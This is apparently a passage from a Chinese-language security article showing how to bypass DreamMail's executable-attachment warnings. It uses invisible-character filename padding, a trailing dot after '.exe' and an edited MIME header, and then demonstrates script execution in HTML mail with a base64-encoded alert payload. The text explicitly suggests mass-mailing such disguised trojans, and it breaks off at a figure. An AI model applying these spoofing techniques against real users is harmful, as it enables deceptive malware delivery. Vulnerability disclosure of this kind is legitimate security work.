该附件时,DreamMail软件给出了一个警告提示,如图1所示。




图1

毫无疑问,DreamMail没有辜负我们对它的期望,给出了一个相当详细的警告提示,相信一般的用户看到这个提示,说什么也不会选择"是"来打开运行邮件中带有的可执行文件格式附件了。

现在,轮到我们出场了。图1的警告是不是说明DreamMail对可执行文件格式附件的安全限制就十分可靠呢?我们能不能绕过这个安全限制,欺骗用户去执行恶意邮件中的木马病毒程序呢?

我们有3个地方需要去突破,第一个地方是DreamMail会在主窗口的右侧显示出邮件中附件文件的全称,如图2所示。这里太明显了,一个exe字符,稍微懂点电脑的人看了都知道这是一个可执行文件,不能轻易去单击执行。为此,我们需要将这个地方进行伪装,至少不能显示出如此明显的exe字符。




图2

如果注意看过我曾经写过关于腾讯浏览器地址栏欺骗漏洞一文的,一定记得我提到的关于不可视字符的概念。所谓不可视字符,就是在Windows视窗环境下,不明显显示为黑色字符的字符。传统的不可视字符是说那些ASCII码小于20以下的字符,这些字符对于我们现在来说的DreamMail是会被过滤的(这个测试不完全,但是部分字符是被过滤的),为此,我们必须制造组合式的不可视字符,这可以利用编程来实现,当然也可以直接利用我给你的这个组合"ABEA"。在十六进制环境下创建这个组合,然后切换成文本显示,会发现如果不用鼠标进行全选,根本看不出任何字符。

所以,我们可以利用Winhex创建这个不可视组合,然后将一个exe文件命名为"test+这个不可视组合+.exe"这样的文件名称,此时要注意,我们需要将这个不可视组合多复制几遍,目的是为了能够在图2中将"exe"这3个字符不显示在有限的DreamMail窗口中,如图3所示。

看到了吗?此刻DreamMail的右下方已经不能显示可执行文件的全部名称,只是一个test字符,一般人很难注意到其实这是一个可执行文件(除非看那个窗口图标,但是继续后面的欺骗,就会将用户的防备心理大大降低)。当我们在

DreamMail的右下方窗口双击这个可执行附件时，DreamMail会出现一个新的窗口，如图4所示。




图3




图4

这又是一个需要我们来突破的地方。在这里，DreamMail清晰地给用户提示当前的附件名称，同时给出文件类型为"application/x-msdownload"，除去明显的附件名称，application这个单词就代表着可执行文件格式的意思，相信用户看到这个也不会选择"打开"按钮的。其实，这个文件类型来源于原始邮件中的这个地方："Content-Type:application/x-msdownload;"。这是邮件格式标准要求中所规定的内容，代表了邮件内容的类型信息。一般情况下是不能被轻易修改的(当然，我们可以直接对原始邮件进行恶意修改来绕过这个提示，但问题是，我们必须让exe这个名称消失，这才是最关键的地方)。

怎么办？不要急，我们再次加长前面伪造的"test+这个不可视组合+.exe文件"名称(这一步可以对原始邮件内容进行修改，因为文件名称的长度也许会大于256个字符，这样就不能利用普通的重命名附件文件名称，然后再上传发送邮件的方法来实现了。不过在测试中还是可以的，因为我们发现240个字符就可以成功实现下面的目的了)。将其中的不可视组合大量复制，再次让DreamMail接收该邮件，打开附件，这一次看看效果吧，如图5所示。




图5

是不是有点不可思议？怎么文件名和文件类型都成了空白？其实这就是DreamMail创建的这个对话框在接收文件名时，每一行长度有限，过长的文件名就会造成文件名称被顶出格。而我们这里用的又是不可视字符组合，文件名当然就成空白了。其实大可不必这样，只要稍微将文件名中的exe字眼弄消失就行。这一次我们看到已经成功将文件名、文件类型中的敏感字眼弄消失了，如果将可执行文件的图标再改成Word的样子，DreamMail就会显示出doc文件的图标，这样更加容易迷惑用户(我这里测试用的可执行文件是Windows按钮突破专家，所以图标就是那个炸弹的标志)。

至此，我们已经突破了DreamMail运行可执行附件的两个敏感点，最后一个就是图1的警告对话框。这个警告对话框可没有任何能够被我们不可视字符所能占据的地方，我们也不可能通过过长的文件名来实现对警告对话框内容的修改，如何是好？

好在天无绝人之路，Windows下的命名机制帮助了我们。当我们给一个以exe结尾的文件再次重命名时，在exe后加一个小数点后，该小数点会自动被Windows删除，这是Windows不认为有空类型的文件格式。那么，对于DreamMail来说，它判断用户打开的附件是一个可执行文件格式时，肯定借助对文件名称中最后一个小数点位置后的字符串来进行判断。这个时候，我们如果将文件名称"test+这个不可视组合+.exe"，变为"test+这个不可视组合+.exe."，那么DreamMail就判断不出这个文件的具体类型了，从而不会给出安全警告提示。

说到这里，DreamMail其实很有意思，当我们接收到一封邮件后，DreamMail已经将这份邮

件的内容下载到本地的临时文件夹中，其中就放有附件文件，也就是我们测试用的可执行文件"Windows按钮突破专家"，而f_temp0.htm则包含了邮件内容的主体，如图6所示。




图6

DreamMail判断附件类型是从邮件头中获取文件名称，这个时候它判断附件文件类型的算法和用户在打开附件时DreamMail判断附件类型的算法貌似有一些不同，应该是少了一个对空后缀名称的判断，不然怎么既然判断出附件是可执行文件格式，后面在用户打开该附件时，却会被一个小数点而绕过安全警告提示？

这一次我们选择"打开"按钮，会发现DreamMail丝毫没有给出任何安全警告提示，而是直接运行了我们测试用的Windows按钮突破专家！如图7所示。




图7

看来，DreamMail的安全防线已经被我们攻破，成功绕过了DreamMail对邮件附件可执行文件格式的限制，如果恶意攻击者利用该方法来实现邮件中的木马病毒程序传播，DreamMail也就丝毫不能察觉了。

如果我们想要给附件的后缀名加上小数点，需要我们对邮件头部进行修改。一般来说，我们可以从数据包中修改邮件的文件名，就像制造上传漏洞那样，具体就不说了。我们也可以直接修改邮件主体，不过需要对邮件服务器有权限，我们将该用户的邮件用记事本打开，然后在下面的位置加入小数点：

```
------=_NextPart_10012609321892111725160_000
Content-Type: application/x-msdownload;
name="test

.exe"  //注意在这里加入小数点
Content-Transfer-Encoding: base64
Content-Disposition: attachment;
filename="test.exe"
//这里是附件的base64代码
```

一旦我们成功构造出一份这样的恶意邮件，就可以群发到任意DreamMail用户，来实现欺骗式的恶意木马病毒传播了。也许很多人会说，我哪里会有什么邮件服务器的修改权限，很简单，我们不需要去找一个互联网上的邮件服务器，自己在本地搭建一个，然后制造出恶意的邮件，再利用互联网发送该邮件不就可以了吗？

说完了如何绕过DreamMail的安全限制机制，接下来我们来看一看DreamMail的另外一个让人不安的严重安全漏洞：跨域脚本执行漏洞。

在以前，我曾经对DreamMail的脚本执行漏洞有过公布，但丝毫没有引起DreamMail开发者的重视，DreamMail的开发者还是以自己的软件能够解析HTML脚本邮件而"自豪"，不然宣传语中怎么会说"全面支持HTML邮件"。

如果想要从DreamMail中发送一封带有恶意性质的HTML邮件，恐怕不能，因为DreamMail对HTML脚本代码都做了一定过滤或者加密转换。最简单的就是将脚本代码用htmlencode函数加密转换一下。我在测试它的写邮件功能中，就发现DreamMail对我们插入邮件中的脚本代码做了转化，不再是可以执行的脚本代码，破坏了代码的完整性。

不过这根本不是什么问题，因为DreamMail是邮件接收客户端软件，用户大多时候是利用它来接收远程邮件服务器上的邮件，一封邮件完全可以从另外的邮件客户端软件或者WebMail中发送给用户。另外的软件兴许就可以直接制造带有恶意HTML代码的邮件，而我们只需要用

DreamMail接收一下该邮件即可。

既然这样，我们就不必去寻找什么其他的邮件发送软件了，直接在本地邮件服务器中构建一封带有恶意HTML代码的邮件，让DreamMail接收一下测试看看。由于是在邮件文件中构建HTML代码，我们首先需要对恶意脚本代码进行base64加密转换，这是因为邮件文件中的内容一般都采用了base64加密算法。例如，恶意脚本"<script>alert()</script>"被base64加密算法加密后的内容则为"PHNjcmlwdD5hbGVydCgpPC9zY3JpcHQ+"。

制造好恶意邮件后，用DreamMail接收一下该邮件，如图8所示，DreamMail对HTML邮件确实是"全面支持"啊，丝毫没有禁止任意恶意脚本代码的执行。我曾经公布过这个问题，可能DreamMail的开发者认为不就能弹出个对话框吗，没有什么危害。是这样吗？请大家看图9。




图8

